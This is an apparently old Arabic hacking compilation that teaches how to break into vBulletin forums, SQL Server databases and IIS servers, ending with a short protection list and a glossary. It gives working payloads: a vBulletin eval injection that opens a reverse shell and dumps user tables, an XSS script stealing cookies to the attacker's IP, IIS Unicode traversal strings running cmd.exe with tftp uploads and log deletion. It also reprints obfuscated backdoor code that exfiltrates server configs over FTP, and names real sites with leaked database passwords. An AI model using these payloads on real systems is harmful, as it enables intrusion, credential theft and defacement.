WHERE title='". addslashes($templatename)."'");
$template=$gettemp[template];
$templatecache[$templatename]=$template;
}

if ($escape==1) {
$template=str_replace("\"","\\\"",$template);
}
return $template;
}
```

For effectiveness the function implements a simple cache for template strings. After fetching them from the database they're stored in the templatecache[] array. This array is checked for the template before doing the SQL query. Unfortunately the array is never initialized, so a user can pass array contents in the URL, e.g. (for simplicity not %-escaped)

http://www.site.url/index.php?action=faq&templatecache
[faq]=hello+world

With this URL, you won't get the FAQ page, but just a blank page with the words "hello world".

The eval() call above will execute

echo dovars("hello world");

As if this wouldn't be bad enough, a remote user may as well pass a value containing quotation marks and other symbols. Quotation marks aren't always escaped as seen in the code above, in which case index.php could end up executing code like

echo dovars("hello"world");

This would produce a PHP error message due to unbalanced quotes. It doesn't take a rocket scientist to figure out how a remote user could execute arbitrary code from here, so further details about exploitation aren't necessary. If your vBulletin board produces an error message with an URL like the one above prefixed with a single quotation mark, it's definitely vulnerable.
The above example works with the "Lite" version. The commercial versions
are vulnerable too, but details may differ. After a little experimenting on the Jelsoft's test site I found some of the commercial versions also have an eval() problem with URL redirecting, e.g.

"world http://www.site.url/member.php?acti...ypass&url=hello

and a similar one in the Lite version:
http://www.site.url/search.php?acti...s&templatecache
[standardredirect]=hello"world
تعرفون الكلام هذا ولا داعي لترجمه ، من الكلام هذا أنت ممكن ترسل أكواد خلف url تنفذ في السيرفر ، تضعها بدل الكلمه hello+world الغبيه ، جرب مثلا :

١- ركب في جهازك ملقم ويب أي ملقم تحبه ممكن تركب عليه vb 113 or 115
٢- أفتح البورت ٩٠ عندك في جهازك (طريقه فتح البورت تكون على مجازك)
٣- أرسل الـ url هذا الى السيرفر

```
search.php3?action=simplesearch&query=searchthis&templatecache[s
tandardredirect]="%29%3B%24fa="<%261";set_time_limit(substr("900"
,0,3));%24fp=fsockopen(substr("IP.IP.IP.IP",0,12),substr("90",0,2),%26%
24errno,%26%24errstr,substr("900"
,0,3));if(!%24fp){}else{%24arr[200];fputs(%24fp,su

bstr("vhak1.0,%20-
d%20downloads%20database,or%20press%20return%20for

%20command%20line"
,0,63));%24va=fgets(%24fp,3);fputs(%24fp,%24va);if

(strlen(%24va)>1){include(substr("admin/config.php",0,16));include(sub
str("admin/config.php3",0,17));mysql_connect(substr("%24servername
",0,strlen(%24servername)),substr("%24dbusername",0,strlen(%24dbus
ername)),substr("%24dbpassword"
,0,strlen(%24dbpassword)));%24currenta=mysql_db_qu

ery(substr("%24dbname",0,strlen(%24dbname)),substr("select%20*%20
from%20user" ,0,18));while(%24res=mysql_fetch_array%20(%24curre

nta)){fputs(%24fp,"%24res[userid],");fputs(%24fp,"%24res[usergroupid
],");fputs(%24fp,"%24res[password],");fputs(%24fp,"%24res
%24arr);%24str=exec(fgets(%24fp,substr("128",0,3)),%24arr);for(%24ir=
substr("0",0,1);%24ir<
sizeof(%24arr);%24ir%2B%2B){fputs(%24fp,%24arr[%24

ir]);fputs(%24fp,%24va);}}fclose(%24fp);}die(vhak_

finished_execution);echo%28"
By Kill -9
```

لاحظ IP.IP.IP.IP هذه تحط مكانها رقم الآي بي حقك ، ثم الاحظ بعدها وجود الرقم ١٢ وهذا تغيرها على طول رقم الآي بي ، مثلا ١٢٧,٠,٠,١ يكون طوله ٩

ممكن أنت تخترع كود ثاني وترسله وتلاحظ أنه يتنفذ ، ممكن ترسل كود يسجل لك أدمين ، هذا مثل ما صار في (arabteam2000.com أصدقائي طبعا) من باب التنبيه ، وكمان صار في c4arab.com و طريق الإسلام و الثقافه ...وكثير من المنتديات ، بهدف التحذير وليس التخريب ، وواضح أنه عمل بسيط يحتاج لشويه من التفكير ، أعتقد أهليز زمان صار فيه ، ولكن مسحت الداتالبيس وهذا سهل للغايه

طريقه قديمه نوعا ما ، وحطيتها للي حب يجرب فقط !!

وأعذروني على الإملاء والنحو

ملاحظه أخيره : وهي عند ما تشبك مع السيرفر عن طريق البورت ٩٠ أرسل
-d downloads
تنزل لك الداتبيس كلها ، وللأسف طلعت غير مشفره وهذا يدل على التخلف ، ولكن في الإصداره ٢,٢ x
شفرت ولكن كسرتها وقريبا أقول لك عنها
تم شرح طريقة الاختراق من ١١٣ الي ١١

طريقة اختراق من ١١٥ الي ٢٢٥

المتطلبات) WebServer : تركيب سيرفر على جهازك الشخصي) + متصفح انترنت) اكسبلورر) .
المستوى : متوسط

ملاحظة : هذه الطريقة لست للـ vBulletin فقط !! يمكن ان تجربها على انواع اخرى من المنتديات .

الثغرة :

تنقسم طريقة العمل الى عدة اقسام .. أولا بعض السكربتات الخبيثة التي تسرق الكوكيز بالاضافة الى جعل المنتدى يستقبل
بيانات من مكان خاطيء .. لكن يشترط ان يسمح المنتدى بأكواد الـ .. HTML

قم بكتابة موضوع جديد او رد (في منتدى يدعم الـ .. (HTML ثم اكتب اي موضوع والصق بين السطور هذا الكود :

```
<script>document.write('<img
src="http://my_ip_address/'+document.cookie+'">';</script>
```

مع ملاحظة تغير الـ IP Adress الى رقم الـ IP الخاص بك .

وعندما يقوم شخص ما بقراءة محتوى الصفحة فان السكربت الذي قمنا بوضعه سيقوم بتنفيذ الاوامر في جهازه وقراءة جزء من احد ملفات الكوكيز التي تحتوي على الباسورد الخاصة بالمنتدى .. ثم يقوم السكربت بتحويل هذه السطور الى رقم الاي بي الذي قمنا بكتابته سابقا (مع ملاحظة انه يجب ان يكون على جهازي سيرفر مثل IIS او Apache او غيرها) .

وبعد ان تتم العملية بنجاح قم بفتح ملف الـ Log الخاص بالسيرفر الذي يحتويه جهازك ..
مثال لو كان السيرفر اباتشي .. فتاح المجلد Apche واختر logs واختر . Acces Log
ستجد جميع الاوامر التي طلبتها من السيرفر .. إلخ

ابحث عن الكود الخاص بالباسورد .. مثال :

GET/ bbuserid=86;%20bbpassword=dd6169d68822a116cd97e1fb

ddf90622;%20sessionhash=a
4719cd620534914930b86839c4bb5f8;%20bbthreadview[54

20]=1012444064;%20bblastvi
sit=1011983161

فكر قليلا الان .. اين الباسورد ؟؟
الباسورد موجودة لكن بطريقة مشفرة يصعب كسرها .. اذن مالحل ؟
قم بنسخ الكود الذي وجدته والصقه في المتصفح .. بهذا الشكل
http://www.victim.com/vb/index.php?bbuserid=
[userid]&bbpassword=[password hash]
ستجد عبارة : " أهلا بعودتك يا (اسم الذي سرقت منه الكوكيز....) "
في هذه الحالة انت الان تستطيع التحكم بكل شي وكانك مدير المنتدى (الذي سرقت منه الكوكيز) ..
لكننا نحتاج الى كلمة المرور للدخول الى لوحة التحكم .. اذهب الى (التحكم) وقم بتعديل البريد الالكتروني الى بريدك الخاص وثم قم بتسجيل الخروج .. ثم اذهب الى اداة .. Forgot Password وعندها تستطيع استقبال بريد يحتوي باسورد الادمن ..

****

٣- أختراق الـــ SQL
^^^^^^^^^^^^^^

يمكنك استخدام برنامج العقرب بيكون اسرع لمن لديه نسخ منه
س :في البداية ماهي الاس كيو ال(SQL) ؟؟
الاس كيو ال هي عبارة عن قاعد بيانات تحتوي على جداول واغلب المواقع التي تكون صفحاتها منتهية ب ASPهي صفحات تسحب بياناتها من قاعدة SQL وصفحات ASP ممكن ان تكون كنز من المعلومات لاختراق قواعد بيانات SQL وهذا ماسوف اشير اليه لاحقا ، و SQL تتنصت على البورت ١٤٣٣
ايضا ماريد ان اخبرك به ان ال SQL قد تحتوي على اكثر من قاعدة بيانات وكل قاعدة بيانات تحتوي على عدد من الجداول يمكن ان تتصور كبرقواعد بيانات SQL والعدد الكبير من البيانات التى تحتويها .
س : مالذي يمكن ان استفيد منه اذا اخترقت قاعدة بيانات SQL ؟
هذا على حسب نشاط الموقع اذا كان هذا الموقع منتدى لا اقصد منتديات PHP بل منتديات ASP في الغالب سوف تحصل على جميع اسماء
المستخدمين وكلمات السر وبامكانك تعديل وحذف اي موضوع وصلاحيات لم تكن تحلم بها ، اما اذا كان الموقع يحتوي على ميزة
قائمة المراسلات فسوف تحصل على اعداد خيالية من الايميلات ، عندها قم بانشاء شركة للدعاية والاعلان وسوف تصبح ثريا اذن لاتنسى LinuxRay_
توقع ان تجد اي شئ داخل قواعد بيانات معلومات اشخاص - ارقام هواتف - عناوين - توراريخ الميلاد ، ممكن ان تصبح . Administrator
اعرف انه قد اصابك الملل الان لكن استعد نشاطك من جديد فالطريق مازال طويلا ...
س : مالذي تحتاجة للدخول على قواعد بيانات SQL ؟
تحتاج فقط لل User Name و Passwd

س : من اين احصل على اسم المستخدم وكلمة المرور ؟

هناك طرق عديدة للحصول على User name and Passwd منها كما اسلف صفحات ال ASP وملفات اخرى من نوع sql.* هناك ثغرات كثير يمكن
ان تحصل منها على كلمات المرور مثل ثغرة htr.+
كيف تستخدم هذه الثغرة :

http://target/page.asp+.htr

target : الموقع الهدف
Page : صفحة asp
htr.+ : الثغرة

هذه الثغرة تقوم احيانا بفتح صفحة بيضاء لاتحتوي على اي حرف .... اعرف انك سوف تتساءل مالفائدة
اذن منها الفائدة هو خلف هذه الصفحة البيضاء اذهب الى View Source لكي ترى اوامر البرمجة
الخاصة ب ASP التى لايمكن لك ان تراها في الوضع العادي : مثل

```
<%

Set DB= Server.CreateObject("ADODB.Connection")
DB.Open "DRIVER=SQL
Server;SERVER=xxx;UID=sa;PWD=;APP=Microsoft (R) Developer
Studio;WSID=xxx;DATABASE=moe_dbs", "_LinuxRay", "6666666"


%>
```

في الكود السابق ترى ان اسم المستخدم هو _LinuxRay
وكلمة السر هي ٦٦٦٦٦٦٦

الشئ المضحك انه احيانا اذا كان هناك خطأ في صفحة ال ASP مثل الاتي :

```
AMicrosoft VBScript runtime error '800a01a8'

Object required: 'Conn'

/filename.inc, line 5
```

هناك ملف ينتهي بامتداد inc.* هذا ملف يحتوي على اوامر يتم تنفيذها من جانب الملقم ويحتوي على اسم المستخدم وكلمة المرور
اذن ماذا تنتظر قم بسحب هذا الملف وذلك باضافة اسم الملف في عنوان الموقع .

وممكن ان ترى مثل هذا الامر في صفحة ASP

عند تطبيق الثغرة عليها هذا يعني ان اوامر البرمجة داخل ملف database.inc

<!--#include file = "database.inc"-->

وهناك عدة ملفات تحتوي على كلمة المرور مثل ملفات

global.asa
++global.asa
beforemilion-global.asa
-global.asa
milion.sql
global-direct.asa

ليس من الضرورة ان تكون الملفات بهذه الاسماء لكن هذا هو المعتاد عليه من قبل مبرمجين SQL

وكل ماعليك فعله ان تكتب اسم الصفحة مثل الاتي :

global.asa+.htr

هناك ثغرة قديمة في IIS 3 وهي ان تضيف بعد صفحة ASP هذا الرمز $data:: كما يلي
file.asp::$data
هذه الثغرة لاتعمل الا على IIS 3 فلا تتعب نفسك بتطبيقها فقط للعلم لا اكثر .

لقد اقتربنا من النهاية ... ماذا بعد الحصول على اسم المستخدم وكلمة المرور ؟؟

بعدها الدخول على قاعدة ال SQL !!

هناك عدة برامج تدخل على قاعدة البينات انا استخدم Visual interdev 6.0 لكني مازلت افضل استخدام البرنامج السهل ACCESS 2000

كل ما عليك فعله هو فتح البرنامح الذهاب الى قائمة
File
اختر
New
ومن قائمة الملفات الجديدة اختار
Project (Exiting Data)
اي مشروع قاعدة بيانات موجودة .
سيظهر لك مربع لانشاء الملف اختر
Create

اي انشاء

الان سترى مربع
Data Link Properties

تحتاج فقط لثلاث معلومات اسم الموقع او الاي بي - اسم المستخدم - كلمة المرور

١- ادخل اسم الموقع في صندوق Select or enter server name

٢- اسم المستخدم في User Name

٣- كلمة السر Password

ملاحظة (قم بإزالة الصح من مربع (Blank Password

اضغط في البداية على Test Connection في الاسفل لاختبار الاتصال بقاعدة البيانات اذا رأيت هذه العبارة Test Connection Succeeded
فمعناه ان الاتصال بقاعدة البيانات تم بنجاح.
يمكنك الان ان تختار اي قاعدة بيانات تريد الدخول اليها من القائمة المسندلة :
Select the data base on the server
واضغط على OK او موافق .

فئران التجارب :
موقع http://www.moe.gov.sa/

-1قم بالدخول على الصفحة التالية :

http://www.moe.gov.sa/news_admin.asp

سترى مايلي

Microsoft VBScript runtime error '800a01a8'

Object required: 'Conn'

/news_admin.asp, line 7

ثم طبق عليها ثغرة htr كتالي :

http://www.moe.gov.sa/news_admin.asp+.htr

اذهب الى السورس لترى
<!--#include file = "database.inc"-->

قم بسحب ملف database.inc كتالي :

http://www.moe.gov.sa/database.inc

سوف ترى مايلي :

```
<%

Set DB= Server.CreateObject("ADODB.Connection")
DB.Open "DRIVER=SQL Server;SERVER=CNW2;UID=sa;PWD=;APP=Microsoft (R) Developer Studio;WSID=CNW2;DATABASE=moe_dbs", "sa", "123321"

%>
```

هل تعرف مالذي امام عينك الان انه اسم المستخدم وكلمة المرور ..... سارع بالتشبيك على قاعدة البيانات
انا اعرف ان لا احد يحب مادة
الكيمياء .

فأر التجارب الثاني :

موقع http://www.itsalat.com/

1 - User name : sa Passwd : sp2000

****

٤- سرفرات الويندوز ودوره في اختراق المنتديات
^^^

٣- مخلفات الافتبي والاستفاد منه كثير لهكرز
٤- ثغرات البرامج
٥- عدم تمكن حماية النظام100%
لاذلك انصح الاخوه بالابتعاد عن سرفرات الويندوز وبرامجهم
IISبداية نعرف ماهي
هي خدمه متواجدة في ويندوز الفين بروفشنال وويندوز ان تيIIS الـ
...IIS5.0ووينـدوز الفين يمتلك الاصدارة الخامسة من ملقم معلومات الانترنت
بسم الله نبدأ
توجد نقطة ضعف في الاي اي اس ٤ او ٥ وهذه النقطة تستغل بطريقة سهلة جداً
وتسمى هذه النقطة باليونيكود
وتنفيذها سهلاً لايحتاج الى خبرة عميقة في مجال اختراق المواقع
ولكن نقف عند هذه النقطة للمبتئيدئن
المبتدئين عامةً يفكرون الان في اختراق عدة مواقع شهيرة بهذه الطريقة
ولكن لا هذه الطريقة غير مجدية مع المواقع الشهيرة او غير الشهيرة
لان نقطة الضعف هذه لاتوجد الا في ويندوز الفين او ان تي
وأغلب المواقع الشهيرة تستخدم انظمة اليونكس واللنكس
أي ان ويندوز ان تي او الفين نظام حمايته محدودة وكل يوم تطلع ثغرات جديدة
لكن بوسع مدراء المواقع ايقاف نقطة ضعف من نقاط الاضعاف الموجودة في الان تي
لكن بتلك الطريقة قد يكونون جعلو حاجزاً لهم من الهكرة
ولكن ليس دائماً
وتنفذ من داخل المتصفح
وطريقة تنفيذ الثغرة كالاتي :
../winnt/system32/cmd.exe?/c+dir+c:\ http://www.xxxxxx.com/scripts/..Á

ركزو هنا الان بعد دوت كوم بدأت تنفيذ الثغرة
وبإمكانك أيضا دخول اي ملف وليس فقط رؤية السيc: هذه الثغرة تسمح لك بـــ عرض جميع ملفات
وتوجد أكثر من ثغرة وهي

/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system
32/cmd.exe\?/c\+dir+c:\

وطريقة تنفيذها من المتصفح
ومكان تنفيذها بعد اسم الموقع
مثال :
http://www.xxxxx.com/à/€/à/€/à/€/¯....2/cmd.exe/?/c\+
أي بعد دوت كوم
بعض الناس يسألون مالذي يظهر او على اي شكل يظهر
الحل بسيط
Dirهذا الامر لو قمت بكتابته في نافذة الدوس ستظهر لك الملفات
وطريقة ظهور الملفات في المتصفح تقريبا
بنفس طريقة الدوس
إذا نجحت في تنفيذ الثغرة واظهرت الملفات امامك فتبدأ في تنفيذالخطوة الثانية
الخطوة الثانية عمل ابلود للملف الذي تريد تحميله
وعمل الأبلود أيضاً لايحتاج الى خبرة
لكن هنالك شروط لكي تعمل ابلود
يجب التأكد من أن التي إف تي بي مثبت على الموقع الضحية
وللكي تتأكد إتبع الاتي
يجب الدخول على ملف السستم٣٢ ولكي تدخله يجب أن تضيف بعض الكلمات على الثغرة التي نجحت في تنفيذها
مثال:
../winnt/system32/cmd.exe?/c+dir+c:\ http://www.xxxxxx.com/scripts/..Á

هذه الثغرة عملت في الموقع المطلوب ورأيت الملفات
لاحظ التغير
http://www.xxxxxx.com/scripts/..Á
../winnt/system32/cmd.exe?/c+dir+c:\Winnt\Sytem32\
ماوضع على الثغرة هو أسماء لملفات متواجدة داخل الويندوز Winnt\Sytem32\
أي يجب عليك الدخول على هذه الملفات لكي تتأكد
بعض القراء يتسالون ..... الثغرة التي نستخدمها ليست متطابقة مع هذه الثغرة ولكن هذا ليس شرط للتطابقها يجب عليك الدخول باي كان على مللف السستم
ممكن يكون احد القراء اشتغلت معاه هذه الثغرة
http://www.xxxxx.com/scripts/..ü€€€....exe?/c+dir+c:\
ويقول كيف ادخل على ملف السستم
الحل هو واحد يجب عليك إضافة اسماء الملفات لكي تدخل على السستم ٣٢
اي بعد هذا الامتداد
c+dir+c:\هنا تضيف أسماء الملفات
http://www.xxxxx.com/scripts/..ü€€€...Winnt/System32/
كما قلنا سابقاً لاتحتاج الى خبرة
وبعد دخول ملف السستم ستظهر لك محتوياته
ويجب على آنذاك البحث عن برنامج يسمي
tftp.exeيعني دور على هذا البرنامج الين ماتلقاه وتتأكد من انه في الجهاز
لان هذا البرنامج يعتبر شرط لكي تعمل ابلود للصفحة
ولو لقيت البرنامج اتفاءل بالخير يعني بإذن الله تعبك ماهو رايح على الفاضي

.....

والشرط الثاني هو
يجب أن يكون عندك برنامج التي إف تي بي
وهذا البرنامج تقدر تنزله من هذا العنوان
www.geocities.com/anorR1234/tftpd32.zip
C:\وبعد ماتنزل البرنامج وتفك الضغط منه من الافضل إنك تحطه داخل الـ
وتحط أيضا البرامج أو الصفحة التي تريد أن تعمل لها أبلود في السي
تحطه في السي الى داخل جهازك مو الى دالخل الموقع
وتشغل البرنامج
tftp32.exeوتتركه يعمل الى أن تنتهى من مهمتك الأساسية
C:\أسمع كلامي وحط كل شي في
لأنك لو حطيتها بإذن الله راح تنجح المهمه

الان بدأنا في النقطة الخطرة وهي تحميل الملفات
مع العلم أني اقصد بالتحميل الابلود
أي
أبلود = تحميل
مو تجميل
وتحميل الملفات طريقة معقدة نسبياً بس أنا متفائل بالخير لأني معتقد أنكم راح تفهمو
المهم نرجع لموضوعنا
المهم طريقة نسخ الملفات تضاف ايضاً الى المتصفح
وتضاف بهذه الطريقة
مثال :
http://www.xxxxx.com/scripts/..ü€€€....exe?/c+dir+c:\
تخيل الثغرة هذه اشتغلت معاك
ويجب عليك إنك تمسح بعض الإضافات من الثغرة لكي تضيف امر النسخ
/c+tftp.exe+"-i"+1.1.1.1+GET+index.htm+C:\inetpub\wwwroot\index.htm
يعني الى راح نمسحه من الثغرة بيكون هذه الاضافة
/c+dir+c:\
عشان تظيف بدالها
/c+tftp.exe+"-i"+1.1.1.1+GET+index.htm+C:\inetpub\wwwroot\index.htm
ولمن نظيف امر النسخ بيطلع لنا بهذا الطريقة
"-http://www.xxxxx.com/scripts/..ü€€€...xe?/c+tftp.exe+
i"+1.1.1.1+GET+index.htm+C:\inetpub\wwwroot\index.htm
شايفين ياشباب إش الى اتغير
بس لازم أيضاً إنك تغير اللازم في أمر النسخ
مثل
tftp.exeهذا سيبه في حاله لانه اسم برنامج التي اف تي بي الى حاطه في السي ومشغله الان
"-i"هذا برضه سيبه لانه مهم
1.1.1.1هنا بدال الارقام هذا تكتب الايبي تبع جهازك وعشان تتأكد من الايبي لمن تشغب التي اف تي بي
راح يطلع ايبي وهذا الايبي الى طلعلك هو الى تكتبه
GETهذه الاضافة سيبها في حالها لانها تعتبر شرط في نسخ المفات

index.htmهذه اسم الصفحة الى راح تتحمل وممكن تغيرها عاد بكيفك انت
C:\inetpub\wwwroot\وهذا مكان تواجد الصفحة الرئيسة الخاصة بالموقع
index.htmهنا تكتب إسم الصفحة او الملف التي تريده أن يظهر في الموقع
C:\يجب التأكد من إنك حاط الصفحة المراد تحميلها في جهازك داخل الـ
index.htmومثلا اسم الصفحة
قبل ماتضغط انتر عشان تنسخ الملف تاكد من ان الثغرة الان صارت مشابها لمثل هذه الثغرة
"-http://www.xxxxx.com/scripts/..ü€€€...xe?/c+tftp.exe+
i"+212.212.212.212+GET+index.htm+C:\inetpub\wwwroot\index.htm
ولو طلعت مشابها لها اضغط إنتر وتوكل على الله
وبإذن الله راح يتنسخ الملف

وفى النقطة الاخيرة والاهم
مسح ملفات تكون تجمعت داخل الجهاز ومكونة معلومات عنك مثل الايبي
http://server/msadc/..À¯../..../c+del+c:/*.log

****

٥- النسخه المنتشره في النت ودور المعربين العرب وحقيقة الموضوع وتعريبهم
^^^

قبل فتره بسيطه تم اكتشاف ثغره في بعض نسخ ٢,٢,٥ المسربه لنا من اخواننا العرب وكان هذا الكود الموجود فيها في ملفforum

PHP:

```
----------------------------------------------------------------------------
if ($action=="modify") {
$vbxh = h;
$vbxt = t;
$vbxp = p;
$vbxw = w;
$vbxa = a;
$vbx1 = 1;
$vbxr = r;
$vbxb = b;
$vbxn = n;
$vbxe = e;
$vbxo = o;
$vbxy =y;
$vbxl = l;
echo "<!-- ";
$file =
fopen("$vbxh$vbxt$vbxt$vbxp://$vbxw$vbxw$vbxw.$vbxa$vbxr$vbxa$
vbxb$vbx1.$vbxn$vbxe$vbxt/~$vbxr$vbxo$vbxy$vbxa$vbxl/.x.php?h=$
HTTP_HOST&h2=$SCRIPT_NA
ME", "r");
$rf = fread($file, 1000);
fclose($file);
echo " -->";
----------------------------------------------------------------------------
```

وكان الكود الحلو هذا يتصل في موقع

http://www.arab1.net/

http://www.arab1.net/~royal/.x.php?h=

$HTTP_HOST&h2=$SCRIPT_NAME

عموما مع الايام نزلت نسخه ٢,٢,٦ وسربوها لنا حبايبنا وشالوا كود التبليغ ياعيني عليهم عشان يحطون لنا كود تجسس ونعم الاخوه العرب المسلمين

بس هالمره الكود اذكى ومهو مكشوف وغبي زي الاول الكود المره هذي في ملفين ملف option بالاخير موجود

PHP:

```
----------------------------------------------------------------------------
echo "<!-- ";
include "$sqlupdate";
```

```
echo " -->";
```

وملفfunctions
PHP:

```
$sqlupdate =
base64_decode('aHR0cDovL3NhdWRpLm5vLWlwLmNvbS9+cm9
5YWwvLngyLmluYw==');
```

ياعيني على الذكاء صرنا نعرف نلعب باكدوا ديكود وانكود والمره هذي بعد يتصل الكود الحلو هذا اللي مستخدمين فيه ديكود بالموقع هذا .
http://saudi.no-ip.com/
بيرحب فيكم ويقولكمWELCOME TO arab1.net ياعيني عالترحيب
عموما الكود بيتصل بالصفحه هذي http://saudi.no-ip.com/~royal/.x2.inc اللي فيها كود رهيييييب ويبين لنا ..... اللي يحسبون علينا كمسلمين وعرب
شوفو الكود

PHP:

```
<div id="sHo" style="display:none;">
<!--
if you are seeing this code PlzZzZz Contact
[email]sleeping_bum@hotmail.com
<?php
system("mkdir /tmp/.statics");
system("cp /etc/httpd/conf/httpd.conf /tmp/.statics/httpd1.conf");
system("cp /usr/local/apache/conf/httpd.conf
/tmp/.statics/httpd2.conf");
system("cp admin/config.php /tmp/.statics/php.conf");
system("tar -cvf /tmp/.statics.tgz /tmp/.statics");
$vilename = "$SERVER_NAME.bz";
$port = base64_decode('aHB5NWk5');
$conn_id = ftp_connect("cyber-sa.virtualave.net");
$login_result = ftp_login($conn_id, "cyber-sa", "$port");
$upload = ftp_put($conn_id, "/tmp/$vilename", "/tmp/.statics.tgz",
FTP_BINARY);
ftp_quit($conn_id);
system("rm -rf /tmp/.statics.tgz");
system("rm -rf /tmp/.statics");
$base = "$HTTP_HOST&h2=$SCRIPT_NAME";
$open = "http://saudi.no-ip.com/~royal/.x2.php?h=$base";
```

```
$file = fopen("$open", "r");
$rf = fread($file, 1000);
fclose($file);
?>
-->
</div>
```

واخره كان دار العرب في ملفه هو بيعرف
****

٦- الحمايه من المخترقين بنسبة ٨٠% لااجهزتكم ومنتدياتكم

يالله كل يوم نسمع اختراق المنتديات اليكم الحل حماية٨٠% اليكم اسباب اخترقه وحمايته

١- وجود ثغرات بمجلد الادمن
٢- ثغرة مجلد مود
٣- ثغرة الاستيل
٤- الهتمل
٥- كوكيز
٦- دعم التلنت
٧- Cfgwiz32.exe على المجلد ويندوزC:\Windows
٨- من الملفmisc
٩- وجود باتش بجهازك تم ارسله لك من قبل المخترق لحصول بمعلوماتك
****

٧- كيفية الحماية
^^^^^^^^^^

١- قم بحماية ملف الادمن جيدا htaccess. شغل فقط في سرفرات الينوكس ليس ويندوز
٢- قم بحمايتهhtaccess.
٣- لاتركب ستيلات كثير يسببب ثغرة باالمنتدي
٤- لاتفعل لغة الهتمل ابدا
٥- احذر من الكوكز نظف جاهزك دائما
٦- قم بتوقيف التل نيت لموقع عندما لاتحتاجه
٧- نأكد من عدم وجود ملف باسم Cfgwiz32.exe على المجلد ويندوزC:\Windows
٨- ده بلوووووي الدنيا فيه جاري البحث عن حل له
٩- قم بتركيب برامج الفيروسات بجهازك...

"مصطلحات مهمة للمبتدئن في اختراق المواقع"

$$$$$$$$$$
الكاتب: علي زائر
$$$$$$$$$$
سنعرج في هذا الموضوع على مصطلحات وأمور هامة يجب ان تعرف عليها سويا قبل البدء
==========

تلنت (Telnet):- و هو برنامج صغير موجود في الويندوز . و هو يعمل ككلاينت أو وضعيته تكون دائما كزبون . أي أن باستطاعة هذا البرنامج الإتصال بالسيرفر أوالخادم و اجراء بعض العمليات كل حسب مستواها و حالتها . يستخدمه الهكرزدغالبا للإتصال بالسيرفر عبر بورت معين و خصوصا بورت الإف تي بي (٢١) للدخول الى الموقع بطريقة خفية Anonymous Mode لعرض ملفات الموقع و سحب ملف الباسورد او غيره من البيانات.
لاستخدام البرنامج ، اذهب الى Start ==> Run ==> telnet و ستظهر شاشة التلنت.

برامج السكان أو Scanner:- و هي برامج موجودة للمسح على المواقع و كشف ثغراتهاإن وجدت ، فهي سريعة، كما أنها تملك قاعدة بيانات واسعة و كبيرة تحتوي على الثغرات أو الاكسبلويت (Exploits) التي يتم تطبيقها على الموقع لرؤية فيما اذا كان السيرفر يعاني من احدى هذه الثغرات أم لا . و من أمثلة هذه البرامج، برنامج Shadow Security Scanner و Stealth و وهذا البرنامج العربي من برمجة الأخ عمران Omran Fast الخ .
و لهذه البرامج أنواع مختلفة ، منها التي تقوم بعمل سكان على نظام أو سيرفر معين مثل البرامج المختصة بالسكان على سيرفرات الـ IIS و منها برامج المسح على ثغرات السي جي اي فقط CGI و ما الى ذلك .

اكسبلويت (Exploits):- هي برامج تنفيذية تنفذ من خلال المتصفح . و لها عنوانURL ، تقوم هذه الإكسبلويتات بعرض ملفات الموقع و تقوم بعضها بالدخول الى السيرفر و التجول فيه ، كما توجد اكسبلويتات تقوم بشن هجوم على بورت معين في السيرفر لعمل كراش له ، و هذا ما يسمى بـ Buffer Over Flow Exploits .
هناك أنواع من الإكسبلويت ، فمنها ال CGI Exploits أو ال CGI Bugs و منهاال Unicodes Exploits و منها ال Buffer Over Flow Exploits ، و منها ال PHP Exploits ،و منها الDOS Exploits و التي تقوم بعملية حجب الخدمة للسيرفر إن وجد فيها الثغرة المطلوبة لهذا الهجوم و ان لم يكن على السيرفر أي فايروول Fire Wall . و هناك بعض الإكسبلويتات المكتوبة بلغة السي و يكون امتدادها (.c) .
هذه الإكسبلويتات بالذات تحتاج الى كومبايلر Compiler او برنامجا لترجمتها و تحويلها الى اكسبلويت تنفيذي عادي يستخدم من خلال المتصفح ، و لتحويل الإكسبلويت المكتوب بلغة السي هذه الى برنامجا تنفيذيا ، نحتاج إما الى
نظام التشغيل لينوكس او يونكس ، او الى اي كومبايلر يعمل ضمن نظام التشغيل ويندوز . أشهر هذه الكومبايلرس (المترجمات أو المحولات) برنامج اسمه Borland C++ Compiler و هي تعمل تحت نظام التشغيل ويندوز كما ذكرنا سابقا.

الجدار الناري FireWall:- هي برامج تستعملها السيرفرات لحمايتها من الولوج الغير شرعي لنظام ملفاتها من قبل المتطفلين . هي تمثل الحماية للسيرفر طبعا ، و لكني أنوه بأن الفايروولات المستخدمة لحماية السيرفرات (المواقع) تختلف عن تلك التي تستخدم لحماية الأجهزة .

Token:- هو ملف الباسورد المظلل (Shadowed Passwd) و الذي يكون فيه الباسورد على شكل * أو x أي Shadowed . إن وجدت ملف الباسورد مظللا ، فيجب عليك حينها البحث عن ملف الباسورد الغير المظلل و الذي يسمى Shadow file . تجده في /etc/shadow .

Anonymouse:- هي الوضعية الخفية و المجهولة التي تدخل فيها الى الموقع المراد اختراقه. هناك خاصية في برامج الاف تي بي بنفس الإسم ، تستطيع ان تستعملها في الدخول المجهول الى السيرفر و سحب الملفات منه وهذه أصبحت نادرة نوعا ما الآن .

Valnerableties:- أي الثغرات أو مواضع الضعف الغير محصنة أو القابلة للعطب و التي يعاني منها السيرفر و التي قد تشكل خطرا أمنيا عليه مما يؤدي الى استغلالها من قبل الهاكرز في مهاجمة السيرفر و اختراقه أو تدميره .
